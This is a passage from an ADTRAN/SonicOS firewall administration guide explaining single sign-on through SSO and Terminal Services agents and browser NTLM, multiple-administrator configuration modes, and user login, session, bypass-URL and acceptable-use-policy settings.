The SSO authentication process is initiated when user traffic passes through a firewall, for example, when a user accesses the Internet. The sent packets are temporarily blocked and saved while the firewall sends a "User Name" request and workstation IP address to the authorization agent running the SSO Agent (the SSO workstation).

The authorization agent running the SSO Agent provides the firewall with the username currently logged into the workstation. A User IP Table entry is created for the logged in user, similarly to RADIUS and LDAP.

### **SSO Authentication Using the Terminal Services Agent**

For users logged in from a Terminal Services or Citrix server, the TSA takes the place of the SSO Agent in the authentication process. The process is different in several ways:

- The TSA runs on the same server that the user is logged into, and includes the user name and domain along with the server IP address in the initial notification to the firewall.
- Users are identified by a user number as well as the IP address (for non-Terminal Services users, there is only one user at any IP address and so no user number is used). A non-zero user number is displayed in the SonicOS management interface using the format "x.x.x.x user n", where x.x.x.x is the server IP address and n is the user number.
- The TSA sends a close notification to the UTM when the user logs out, so no polling occurs.

Once a user has been identified, the firewall queries LDAP or a local database (based on administrator configuration) to find user group memberships, match the memberships against policy, and grant or restrict access to the user accordingly. Upon successful completion of the login sequence, the saved packets are sent on. If packets are received from the same source address before the sequence is completed, only the most recent packet will be saved.

User names are returned from the authorization agent running the SSO Agent in the format <domain>/<user-name>. For locally configured user groups, the user name can be configured to be the full name returned from the authorization agent running the SSO Agent (configuring the names in the firewall local user database to match) or a simple user name with the domain component stripped off (default).

For the LDAP protocol, the <domain>/<user-name> format is converted to an LDAP distinguished name by creating an LDAP search for an object of class "domain" with a "dc" (domain component) attribute that matches the domain name. If one is found, then its distinguished name will be used as the directory sub-tree to search for the user's object. For example, if the user name is returned as "SV/bob" then a search for an object with "objectClass=domain" and "dc=SV" will be performed. If that returns an object with distinguished name "dc=sv,dc=us,dc=ADTRAN,dc=com," then a search under that directory sub-tree will be created for (in the Active Directory case) an object with "objectClass=user" and "sAMAccountName=bob". If no domain object is found, then the search for the user object will be made from the top of the directory tree.

Once a domain object has been found, the information is saved to avoid searching for the same object. If an attempt to locate a user in a saved domain fails, the saved domain information will be deleted and another search for the domain object will be made.

User logout is handled slightly differently by SSO using the SSO Agent as compared to SSO with the TSA. The firewall polls the authorization agent running the SSO Agent at a configurable rate to determine when a user has logged out. Upon user logout, the authentication agent running the SSO Agent sends a User Logged Out response to the firewall, confirming that the user has been logged out and terminating the SSO session. Rather than being polled by the firewall, the TSA itself monitors the Terminal Services / Citrix server for logout events and notifies the firewall as they occur, terminating the SSO session. For both agents, configurable

inactivity timers can be set, and for the SSO Agent the user name request polling rate can be configured (set a short poll time for quick detection of logouts, or a longer polling time for less overhead on the system).

### SSO Authentication Using Browser NTLM Authentication

For users who are browsing using Mozilla-based browsers (including Internet Explorer, Firefox, Chrome and Safari) the ADTRAN appliance supports identifying them via NTLM (NT LAN Manager) authentication. NTLM is part of a browser authentication suite known as “Integrated Windows Security” and is supported by all Mozilla-based browsers. It allows a direct authentication request from the appliance to the browser without involving the SSO Agent. NTLM is often used when a domain controller is not available, such as when the user is remotely authenticating over the Web.

NTLM Authentication is currently available for HTTP; it is not available for use with HTTPS traffic.

Browser NTLM authentication can be tried before or after the SSO Agent attempts to acquire the user information. For example, if the SSO Agent is tried first and fails to identify the user, then, if the traffic is HTTP, NTLM is tried.

To use this method with Linux or Mac clients as well as Windows clients, you can also enable SSO to probe the client for either **NetAPI** or **WMI**, depending on which is configured for the SSO Agent. This causes the firewall to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. For a Windows PC the probe will generally work (unless blocked by a personal firewall) and the SSO Agent will be used. For a Linux/Mac PC (assuming it is not set up to run Samba server) the probe will fail, the SSO agent will be bypassed and NTLM authentication will be used when HTTP traffic is sent.

NTLM cannot identify the user until they browse with HTTP, so any traffic sent before that will be treated as unidentified. The default CFS policy will be applied, and any rule requiring authenticated users will not let the traffic pass.

If NTLM is configured to be used before the SSO Agent, then if HTTP traffic is received first, the user will be authenticated with NTLM. If non-HTTP traffic is received first, the SSO Agent will be used for authentication.

The number of NTLM user logins is combined with the number of SSO logins, and the total at any time cannot exceed the **Max SSO Users** limit for the appliance model. The specific Max SSO Users value is provided in the TSR. For information about the TSR, see the [“Using the Single Sign-On Statistics in the TSR” section on page 941](#).

## How Does SSO Agent Work?

The SSO Agent can be installed on any workstation with a Windows domain that can communicate with clients and the firewall directly using the IP address or using a path, such as VPN. For installation instructions for the SSO Agent, refer to the [“Installing the SSO Agent” section on page 900](#).

Multiple SSO agents are supported to accommodate large installations with thousands of users. You can configure up to eight SSO agents, each running on a dedicated, high-performance PC in your network. Note that one SSO agent on a fast PC can support up to 2500 users.

The SSO Agent only communicates with clients and the firewall. SSO Agent uses a shared key for encryption of messages between the SSO Agent and the firewall.

**Note**

The shared key is generated in the SSO Agent and the key entered in the firewall during SSO configuration must match the SSO Agent-generated key exactly.

The firewall queries the SSO Agent over the default port 2258. The SSO Agent then communicates between the client and the firewall to determine the client's user ID. The SSO Agent is polled, at a rate that is configurable by the administrator, by the firewall to continually confirm a user's login status.

## Logging

The SSO Agent sends log event messages to the Windows Event Log based on administrator-selected logging levels.

The firewall also logs SSO Agent-specific events in its event log. The following is a list of SSO Agent-specific log event messages from the firewall:

- **User login denied - not allowed by policy rule** – The user has been identified and does not belong to any user groups allowed by the policy blocking the user's traffic.
- **User login denied - not found locally** – The user has not been found locally, and **Allow only users listed locally** is selected in the firewall.
- **User login denied - SSO Agent agent timeout** – Attempts to contact the SSO Agent have timed out.
- **User login denied - SSO Agent configuration error** – The SSO Agent is not properly configured to allow access for this user.
- **User login denied - SSO Agent communication problem** – There is a problem communicating with the workstation running the SSO Agent.
- **User login denied - SSO Agent agent name resolution failed** – The SSO Agent is unable to resolve the user name.
- **SSO Agent returned user name too long** – The user name is too long.
- **SSO Agent returned domain name too long** – The domain name is too long.

**Note**

The notes field of log messages specific to the SSO Agent will contain the text **<domain/user-name>, authentication by SSO Agent.**

## How Does ADTRAN Terminal Services Agent Work?

The TSA can be installed on any Windows Server machine with Terminal Services or Citrix installed. The server must belong to a Windows domain that can communicate with the firewall directly using the IP address or using a path, such as VPN.

For installation instructions for the TSA, refer to the [“Installing the ADTRAN Terminal Services Agent” section on page 903.](#)

See the following sections for information about the TSA:

- [“Multiple TSA Support” on page 852](#)
- [“Encryption of TSA Messages and Use of Session IDs” on page 852](#)
- [“Connections to Local Subnets” on page 852](#)
- [“Non-Domain User Traffic from the Terminal Server” on page 853](#)
- [“Non-User Traffic from the Terminal Server” on page 853](#)

## Multiple TSA Support

To accommodate large installations with thousands of users, firewalls are configurable for operation with multiple terminal services agents (one per terminal server). The number of agents supported depends on the model, as shown in [Table 3](#).

**Table 3 Multiple TSA Support per Model**

| ADTRAN UTM Model | TS Agents Supported |
|------------------|---------------------|
| NetVanta 2840    | 8                   |
| NetVanta 2830    | 8                   |
| NetVanta 2730    | 4                   |
| NetVanta 2630    | 4                   |

For all ADTRAN UTM models, a maximum of 32 IP addresses is supported per terminal server.

## Encryption of TSA Messages and Use of Session IDs

TSA uses a shared key for encryption of messages between the TSA and the firewall when the user name and domain are contained in the message. The first open notification for a user is always encrypted, because the TSA includes the user name and domain.



### Note

The shared key is created in the TSA, and the key entered in the firewall during SSO configuration must match the TSA key exactly.

The messages between the appliance and the TS agent (and the SSO agent too) are DES encrypted (using triple-DES) and DES uses a numeric key that can be represented by a hexadecimal string. Each octet of the key requires two hex digits to represent its value, hence the key needs to be a even number of hex digits.

Using a hexadecimal key contributes to the encryption strength. For example, if a pass-phrase was used instead and converted to a numeric key, the end-result would be no different than using the numeric-key directly and the pass-phrase would be more guessable than the hex representation of the key.

And also note that the information that we are “protecting” here is actually not very sensitive. It is simply a mapping between user names and TCP/UDP connections (TSA) or user names and IP addresses (SSO). No sensitive data like passwords is transferred.

The TSA includes a user session ID in all notifications rather than including the user name and domain every time. This is efficient, secure, and allows the TSA to re-synchronize with Terminal Services users after the agent restarts.

## Connections to Local Subnets

The TSA dynamically learns network topology based on information returned from the appliance and, once learned, it will not send notifications to the appliance for subsequent user connections that do not go through the appliance. As there is no mechanism for the TSA to “unlearn” these local destinations, the TSA should be restarted if a subnet is moved between interfaces on the appliance.

## Non-Domain User Traffic from the Terminal Server

The firewall has the **Allow limited access for non-domain users** setting for optionally giving limited access to non-domain users (users logged into their local machine and not into the domain), and this works for terminal services users as it does for other SSO users.

If your network includes non-Windows devices or Windows computers with personal firewalls running, check the box next to **Probe user for** and select the radio button for either **NetAPI** or **WMI** depending on which is configured for the SSO Agent. This causes the firewall to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. Such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.

## Non-User Traffic from the Terminal Server

Non-user connections are opened from the Terminal Server for Windows updates and anti-virus updates. The TSA can identify a connection from a logged-in service as being a non-user connection, and indicates this in the notification to the appliance.

To control handling of these non-user connections, an **Allow Terminal Server non-user traffic to bypass user authentication in access rules** checkbox is available in the TSA configuration on the appliance. When selected, these connections are allowed. If this checkbox is not selected, then the services are treated as local users and can be given access by selecting the **Allow limited access for non-domain users** setting and creating user accounts on the appliance with the corresponding service names.

## How Does Browser NTLM Authentication Work?

See the following sections:

- [“NTLM Authentication of Domain Users” on page 853](#)
- [“NTLM Authentication of Non-Domain Users” on page 853](#)
- [“Credentials for NTLM Authentication in the Browser” on page 854](#)

## NTLM Authentication of Domain Users

For domain users, the NTLM response is authenticated via the MSCHAP mechanism in RADIUS. RADIUS must be enabled on the appliance.

The following settings on the **Users** tab of the SSO configuration apply when configuring NTLM authentication:

- **Allow only users listed locally**
- **Simple user names in local database**
- **Mechanism for setting user group memberships** (LDAP or local)
- **User group memberships can be set locally by duplicating LDAP user names** (set in the LDAP configuration and applicable when the user group membership mechanism is LDAP)
- **Polling rate**

## NTLM Authentication of Non-Domain Users

With NTLM, non-domain users could be users who are logged into their PC rather than into the domain, or could be users who were prompted to enter a user name and password and entered something other than their domain credentials. In both cases, NTLM allows for distinguishing these from domain users.

If the user name matches a local user account on the ADTRAN appliance then the NTLM response is validated locally against the password of that account. If successful, the user is logged in and given privileges based on that account. User group memberships are set from the local account, not from LDAP, and (since the password has been validated locally) will include membership of the Trusted Users group.

If the user name does not match a local user account, the user will not be logged in. The **Allow limited access for non-domain users** option does not apply for users authenticated via NTLM.

## Credentials for NTLM Authentication in the Browser

For NTLM authentication, the browser either uses the domain credentials (if the user is logged into the domain), thus providing full single-sign-on functionality, or prompts the user to enter a name and password for the website being accessed (the ADTRAN appliance in this case). Different factors affect the browser's ability to use the domain credentials when the user is logged into the domain. These factors depend on the type of browser being used:

- **Internet Explorer 7** – Internet Explorer uses the user's domain credentials and authenticates transparently if the website that it is logging into (the ADTRAN appliance) is in the local intranet, according to the Security tab in its Internet Options. This requires adding the ADTRAN appliance to the list of websites in the Local Intranet zone in the Internet Options.

This can be done via the domain's group policy in the Site to Zone Assignment List under Computer Configuration, Administrative Templates, Windows Components, Internet Explorer, Internet Control Panel, Security Page.



**Note** Windows 7 and Vista machines require additional configuration to use RADIUS authentication with browser NTLM authentication via Internet Explorer. See the ["Configuring NTLMv2 Session Security on Windows" section on page 927](#).

- **Google Chrome 7** – Chrome behaves the same as Internet Explorer, including requiring that the ADTRAN appliance is added to the list of websites in the Local Intranet zone in the Internet Options.
- **Firefox 3.6** – Firefox uses the user's domain credentials and authenticates transparently if the website that it is logging into (the ADTRAN appliance) is listed in the **network.automatic-ntlm-auth.trusted-uris** entry in its configuration (accessed by entering **about:config** in the Firefox address bar).
- **Safari 3.6** – Although Safari does support NTLM, it does not currently support fully transparent logon using the user's domain credentials.
- **Browsers on Non-PC Platforms** – Non-PC platforms such as Linux and Mac can access resources in a Windows domain through Samba, but do not have the concept of "logging the PC into the domain" as Windows PCs do. Hence, browsers on these platforms do not have access to the user's domain credentials and cannot use them for NTLM.

When a user is not logged into the domain or the browser cannot use their domain credentials, it will prompt for a name and password to be entered, or will use cached credentials if the user has previously opted to have it save them.

In all cases, should authentication fail when using the user's domain credentials (which could be because the user does not have the privileges necessary to get access) then the browser will prompt the user to enter a name and password. This allows the user to enter credentials different from the domain credentials to get access.

## Multiple Administrator Support Overview

This section provides an introduction to the Multiple Administrators Support feature. This section contains the following subsections:

- [“What is Multiple Administrators Support?” section on page 855](#)
- [“Benefits” section on page 855](#)
- [“How Does Multiple Administrators Support Work?” section on page 855](#)

### What is Multiple Administrators Support?

The original version of SonicOS Enhanced supported only a single administrator to log on to a firewall with full administrative privileges. Additional users can be granted “limited administrator” access, but only one administrator can have full access to modify all areas of the SonicOS GUI at one time.

SonicOS Enhanced releases 4.0 and higher provide support for multiple concurrent administrators. This feature allows for multiple users to log-in with full administrator privileges. In addition to using the default **admin** user name, additional administrator usernames can be created.

Because of the potential for conflicts caused by multiple administrators making configuration changes at the same time, only one administrator is allowed to make configuration changes. The additional administrators are given full access to the GUI, but they cannot make configuration changes.

### Benefits

Multiple Administrators Support provides the following benefits:

- **Improved productivity** - Allowing multiple administrators to access a firewall simultaneously eliminates “auto logout,” a situation that occurs when two administrators require access to the appliance at the same time and one is automatically forced out of the system.
- **Reduced configuration risk** – The new read-only mode allows users to view the current configuration and status of a firewall without the risk of making unintentional changes to the configuration.

### How Does Multiple Administrators Support Work?

The following sections describe how the Multiple Administrators Support feature works:

- [“Configuration Modes” section on page 855](#)
- [“User Groups” section on page 857](#)
- [“Priority for Preempting Administrators” section on page 857](#)
- [“GMS and Multiple Administrator Support” section on page 857](#)

#### Configuration Modes

In order to allow multiple concurrent administrators, while also preventing potential conflicts caused by multiple administrators making configuration changes at the same time, the following configuration modes have been defined:

- **Configuration mode** - Administrator has full privileges to edit the configuration. If no administrator is already logged into the appliance, this is the default behavior for administrators with full and limited administrator privileges (but not read-only administrators).



**Note**

Administrators with full configuration privilege can also log in using the Command Line Interface (CLI).

- **Read-only mode** - Administrator cannot make any changes to the configuration, but can view the browse the entire management UI and perform monitoring actions.

Only administrators that are members of the **ADTRAN Read-Only Admins** user group are given read-only access, and it is the only configuration mode they can access.

- **Non-configuration mode** - Administrator can view the same information as members of the read-only group and they can also initiate management actions that do not have the potential to cause configuration conflicts.

Only administrators that are members of the **ADTRAN Administrators** user group can access non-configuration mode. This mode can be entered when another administrator is already in configuration mode and the new administrator chooses not to preempt the existing administrator. By default, when an administrator is preempted out of configuration mode, he or she is converted to non-configuration mode. On the **System > Administration** page, this behavior can be modified so that the original administrator is logged out.

The following table provides a summary of the access rights available to the configuration modes. Access rights for limited administrators are included also, but note that this table does not include all functions available to limited administrators.

| Function                              | Full admin in config mode | Full admin in non-config mode | Read-only administrator | Limited administrator |
|---------------------------------------|---------------------------|-------------------------------|-------------------------|-----------------------|
| Import certificates                   | X                         |                               |                         |                       |
| Generate certificate signing requests | X                         |                               |                         |                       |
| Export certificates                   | X                         |                               |                         |                       |
| Export appliance settings             | X                         | X                             | X                       |                       |
| Download TSR                          | X                         | X                             | X                       |                       |
| Use other diagnostics                 | X                         | X                             |                         | X                     |
| Configure network                     | X                         |                               |                         | X                     |
| Flush ARP cache                       | X                         | X                             |                         | X                     |
| Setup DHCP Server                     | X                         |                               |                         |                       |
| Renegotiate VPN tunnels               | X                         | X                             |                         |                       |
| Log users off                         | X                         | X                             |                         | X<br>guest users only |
| Unlock locked-out users               | X                         | X                             |                         |                       |
| Clear log                             | X                         | X                             |                         | X                     |
| Filter logs                           | X                         | X                             | X                       | X                     |
| Export log                            | X                         | X                             | X                       | X                     |
| Email log                             | X                         | X                             |                         | X                     |



| Function                 | Full admin in config mode | Full admin in non-config mode | Read-only administrator | Limited administrator |
|--------------------------|---------------------------|-------------------------------|-------------------------|-----------------------|
| Configure log categories | X                         | X                             |                         | X                     |
| Configure log settings   | X                         |                               |                         | X                     |
| Generate log reports     | X                         | X                             |                         | X                     |
| Browse the full UI       | X                         | X                             | X                       |                       |
| Generate log reports     | X                         | X                             |                         | X                     |

### User Groups

The Multiple Administrators Support feature introduces two new default user groups:

- **ADTRAN administrators** - Members of this group have full administrator access to edit the configuration.
- **ADTRAN Read-Only Admins** - Members of this group have read-only access to view the full management interface, but they cannot edit the configuration and they cannot switch to full configuration mode.

It is not recommended to include users in more than one of these user groups. However, if you do so, the following behavior applies:

- If members of the **ADTRAN administrators** user group are also included in the **Limited Administrators** or **ADTRAN Read-Only Admins** user groups, the members will have full administrator rights.
- If members of the **Limited Administrators** user group are included in the **ADTRAN Read-Only Admins** user group, the members will have limited administrator rights.

### Priority for Preempting Administrators


The following rules govern the priority levels that the various classes of administrators have for preempting administrators that are already logged into the appliance:


1. The **admin** user and ADTRAN Global Management System (GMS) both have the highest priority and can preempt any users.
2. A user that is a member of the **ADTRAN administrators** user group can preempt any users except for the **admin** and ADTRAN GMS.
3. A user that is a member of the **Limited Administrators** user group can only preempt other members of the **Limited Administrators** group.

### GMS and Multiple Administrator Support



When using ADTRAN GMS to manage a firewall, GMS frequently logs in to the appliance (for such activities as ensuring that GMS management IPsec tunnels have been created correctly). These frequent GMS log-ins can make local administration of the appliance difficult because the local administrator can be preempted by GMS.

## Viewing Status on Users > Status

The **Users > Status** page displays **Active User Sessions** on the ADTRAN. The table lists **User Name**, **IP Address**, **Session Time**, **Time Remaining**, **Inactivity Remaining**, **Settings**, and **Logout**. To log a user out, click the Delete  icon next to the user's entry.



The screenshot shows the 'Users / Status' page. It features a table titled 'Active User Sessions' with the following data:

| User Name | IP Address   | Session Time | Time Remaining | Inactivity Remaining | Settings                                                                                        | Logout                                                                              |
|-----------|--------------|--------------|----------------|----------------------|-------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|
| admin     | 10.50.16.147 | 0 Minutes    | Unlimited      | 360 Minutes          | Config mode  |  |

Navigation controls at the top right of the table show 'Items 1 to 1 (of 1)' with arrows for navigation.

## Configuring Settings on Users > Settings

On this page, you can configure the authentication method required, global user settings, and an acceptable user policy that is displayed to users when logging onto your network.

Users / **Settings**

---

**User Login Settings**

Authentication method for login: LDAP

Single-sign-on method: None

RADIUS may also be required for CHAP/NTLM:

Show authentication page for (minutes): 1

Case-sensitive user names

Enforce login uniqueness

Redirect users from HTTPS to HTTP on completion of login

Allow HTTP login with RADIUS CHAP mode

One-time password Email format:  Plain Text  HTML

---

**User Session Settings**

Inactivity timeout (minutes): 60

Enable login session limit for web logins

Login session limit (minutes): 60

Show user login status window

User's login status window sends heartbeat every (seconds): 120

Enable disconnected user detection

Timeout on heartbeat from user's login status window (minutes): 10

---

**Other Global User Settings**

Allow these HTTP URLs to bypass user authentication in access rules:

--None--

---

**Acceptable Use Policy**

Display on login from:  Trusted Zones  WAN Zone  Public Zones  Wireless Zones  VPN Zone

Window size (pixels): 460 x 310

Enable scroll bars on the window

Acceptable use policy page content:

Note: Acceptable use policy text may include HTML formatting.

Configuration instructions for the settings on this page are provided in the following sections:

- [“User Login Settings” on page 860](#)
- [“User Session Settings” on page 861](#)
- [“Other Global User Settings” on page 862](#)
- [“Acceptable Use Policy” on page 864](#)
- [“Customize Login Pages” on page 865](#)

## User Login Settings

In the **Authentication method for login** drop-down list, select the type of user account management your network uses:

- Select **Local Users** to configure users in the local database in the ADTRAN appliance using the **Users > Local Users** and **Users > Local Groups** pages.

For information about using the local database for authentication, see [“Using Local Users and Groups for Authentication” on page 840](#).

For detailed configuration instructions, see the following sections:

- [“Configuring Local Users” on page 867](#)
- [“Configuring Local Groups” on page 873](#)

- Select **RADIUS** if you have more than 1,000 users or want to add an extra layer of security for authenticating the user to the ADTRAN. If you select RADIUS for user authentication, users must log into the ADTRAN using HTTPS in order to encrypt the password sent to the ADTRAN. If a user attempts to log into the ADTRAN using HTTP, the browser is automatically redirected to HTTPS.

For information about using a RADIUS database for authentication, see [“Using RADIUS for Authentication” on page 842](#).

For detailed configuration instructions, see [“Configuring RADIUS Authentication” on page 878](#)

- Select **RADIUS + Local Users** if you want to use both RADIUS and the ADTRAN local user database for authentication.
- Select **LDAP** if you use a Lightweight Directory Access Protocol (LDAP) server, Microsoft Active Directory (AD) server, or Novell eDirectory to maintain all your user account data.

For information about using an LDAP database for authentication, see [“Using LDAP / Active Directory / eDirectory Authentication” on page 843](#).


For detailed configuration instructions, see [“Configuring LDAP Integration in SonicOS Enhanced” on page 885](#)

- Select **LDAP + Local Users** if you want to use both LDAP and the ADTRAN local user database for authentication.

In the **Single-sign-on method** drop-down list, select one of the following:

- Select **SSO Agent** if you are using Active Directory for authentication and the SSO Agent is installed on a computer in the same domain.
- Select **SSO Agent** if you are using Terminal Services and the ADTRAN Terminal Services Agent (TSA) is installed on a terminal server in the same domain.

- Select **Browser NTLM authentication only** if you want to authenticate Web users without using the SSO Agent or TSA. Users are identified as soon as they send HTTP traffic. NTLM requires RADIUS to be configured (in addition to LDAP, if using LDAP), for access to MSCHAP authentication. If LDAP is selected above, a separate **Configure** button for RADIUS appears here when NTLM is selected.



- Select **None** if not using SSO.  
For detailed SSO configuration instructions, see [“Configuring Single Sign-On” on page 899](#).  
For Browser NTLM authentication configuration, see [“Configuring Your ADTRAN appliance for Browser NTLM Authentication” section on page 926](#).

In the **Show user authentication page for** field, enter the number of minutes that a user has to log in before the login page times out. If it times out, a message displays saying they must click before attempting to log in again.

Select **Case-sensitive user names** to enable matching based on capitalization of user account names.

Select **Enforce login uniqueness** to prevent the same user name from being used to log into the network from more than one location at a time. This setting applies to both local users and RADIUS/LDAP users. However the login uniqueness setting does not apply to the default administrator with the username **admin**.

Select **Redirect users from HTTPS to HTTP on completion of login** if you want users to be connected to the network through your ADTRAN appliance via HTTP after logging in via HTTPS. If you have a large number of users logging in via HTTPS, you may want to redirect them to HTTP, because HTTPS consumes more system resources than HTTP. If you deselect this option, you will see a warning dialog.

Select **Allow HTTP login with RADIUS CHAP mode** to have a CHAP challenge be issued when a RADIUS user attempts to log in using HTTP. This allows for a secure connection without using HTTPS, preventing the browser from sending the password in clear text over HTTP. Be sure to check that the RADIUS server supports this option.

**Note**

Administrators who log in using this method will be restricted in the management operations they can perform (because some operations require the appliance to know the administrator's password, which is not the case for this authentication method).

Select either **Plain text** or **HTML** for **One-time password Email format**, depending on your preference if you are using One-Time Password authentication.

## User Session Settings

The settings listed below apply to all users when authenticated through the ADTRAN.

- **Inactivity timeout (minutes):** users can be logged out of the ADTRAN after a preconfigured inactivity time. Enter the number of minutes in this field. The default value is 5 minutes.

- **Enable login session limit:** you can limit the time a user is logged into the ADTRAN by selecting the check box and typing the amount of time, in minutes, in the **Login session limit (minutes)** field. The default value is **30** minutes.
- **Show user login status window:** causes a status window to display with a **Log Out** button during the user's session. The user can click the **Log Out** button to log out of their session. The **User Login Status** window displays the number of minutes the user has left in the login session. The user can set the remaining time to a smaller number of minutes by entering the number and clicking the **Update** button.

If the user is a member of the ADTRAN administrators or Limited Administrators user group, the **User Login Status** window has a **Manage** button the user can click to automatically log into the ADTRAN appliance's management interface. See ["Disabling the User Login Status Popup" on page 955](#) for information about disabling the **User Login Status** window for administrative users. See ["Configuring Local Groups" on page 873](#) for group configuration procedures.
- **User's login status window sends heartbeat every (seconds):** Sets the frequency of the heartbeat signal used to detect whether the user still has a valid connection
- **Enable disconnected user detection:** Causes the ADTRAN to detect when a user's connection is no longer valid and end the session.
- **Timeout on heartbeat from user's login status window (minutes):** Sets the time needed without a reply from the heartbeat before ending the user session.

## Other Global User Settings

**Allow these HTTP URLs to bypass users authentication access rules:** Define a list of URLs users can connect to without authenticating. To add a URL to the list:

---

**Step 1** Click **Add** below the URL list.

**Step 2** In the **Enter URL** window, enter the top level URL you are adding, for example, `www.adtran.com`. All sub directories of that URL are included, such as `www.adtran.com/support`. Click on **OK** to add the URL to the list.

For wildcard matching, prefix with `'*.'` and/or suffix with `'...'`, e.g.: `*.windowsupdate.com...`

To allow access to a file on any host, prefix with `'*/'`, e.g.: `*/wpad.dat`.

## Auto-Configuration of URLs to Bypass User Authentication

You can use the Auto-Configure utility to temporarily allow traffic from a single specified IP address to bypass authentication. The destinations that traffic accesses are then recorded and used to allow that traffic to bypass user authentication. Typically this is used to allow traffic such as anti-virus updates and Windows updates. To auto-configure the URL bypass list, perform the following steps:

- Step 1** On the Users > Settings page, under the Other Global User Settings heading, click the **Auto-configure** button.



- Step 2** Enter the **IP address** that you want to allow traffic from and click **Start**.
- Step 3** Run the traffic that needs to bypass authentication. Traffic that would otherwise be blocked by firewall rules needing authentication will be allowed through and the destinations recorded. As traffic is detected, the destination addresses will be recorded in the window.
- Step 4** To convert a specific address to a more generic wildcard, select the address and click **Convert to wildcard**.
- Step 5** To convert a specific address to a more generic class B (16-bit) or class C (24-bit) network, select the address, click either **Class B** or **Class C** and click **Convert to network(s)**.



### Tip

Windows Updates access some destinations via HTTPS, and those can only be tracked by IP address. However, the actual IP addresses accessed each time may vary and so rather than trying to set up a bypass for each such IP address, it may be better to use the **Convert to network(s)** option to set it up to allow bypass for HTTPS to all IP addresses in that network.

- Step 6** When you have detected all of the necessary addresses click **Stop** and click **Save Selected**.



Tip

You may want to run updates multiple times in case the destinations that are accessed may vary.


## Acceptable Use Policy

An acceptable use policy (AUP) is a policy that users must agree to follow in order to access a network or the Internet. It is common practice for many businesses and educational facilities to require that employees or students agree to an acceptable use policy before accessing the network or Internet through the ADTRAN.

The **Acceptable Use Policy** section allows you to create the AUP message window for users. You can use HTML formatting in the body of your message. Clicking the **Example Template** button creates a preformatted HTML template for your AUP window.

- **Display on login from** - Select the network interface(s) you want to display the Acceptable Use Policy page when users login. You can choose **Trusted Zones, WAN Zone, Public Zones, Wireless Zones, and VPN Zone** in any combination.
- **Window size (pixels)** - Allows you to specify the size of the AUP window defined in pixels. Checking the **Enable scroll bars on the window** allows the user to scroll through the AUP window contents.
- **Enable scroll bars on window** - Turns on the scroll bars if your content will exceed the display size of the window.

**Acceptable use policy** page content - Enter your Acceptable Use Policy text in the text box. You can include HTML formatting. The page that is displayed to the user includes an **I Accept** button or **Cancel** button for user confirmation.



Click the **Example Template** button to populate the content with the default AUP template, which you can modify:

```

<center><i>Welcome to the ADTRAN</i></center>

<table width="100%" border="1">
<tr><td>

```



```


<center>Enter your usage policy terms here.

</td></tr>
</table>
```

Click "I Accept" only if you wish to accept these terms and continue, or otherwise select "Cancel".

Click the **Preview** button to display your AUP message as it will appear for the user.

## Customize Login Pages

SonicOS now provides the ability to customize the text of the login authentication pages that are presented to users. Administrators can translate the login-related pages with their own wording and apply the changes so that they take effect without rebooting.

Although the entire SonicOS interface is available in different languages, sometimes the administrator does not want to change the entire UI language to a specific local language.

However, if the firewall requires authentication before users can access other networks, or enables external access services (e.g. VPN, SSL-VPN), those login related pages usually should be localized to make them more usable for typical users.

The Customizable Login Page feature provides the following functionality:

- Keeps the style of original login by default
- Allows administrators to customize login related pages
- Allows administrators to use the default login related pages as templates
- Allows administrators to save customized pages into system preferences
- Allows administrators to preview their changes before saving to preferences
- Presents customized login related pages to typical users

The following login-related pages can be customized:

- Admin Preempt
- Login Authentication
- Logged Out
- Login Full
- Login Disallowed
- Login Lockour
- Login Status
- Guest Login Status
- Policy Access Barred
- Policy Access Down
- Policy Access Unavailable
- Policy Login Redirect
- Policy SSO Probe Failure
- User Password Update
- User Login Message

To customize one of these pages, perform the following steps:

1. On the **Users > Settings** page, scroll down to the **Customize Login Pages** section.
2. Select the page to be customized from the **Select Login Page** pulldown menu.
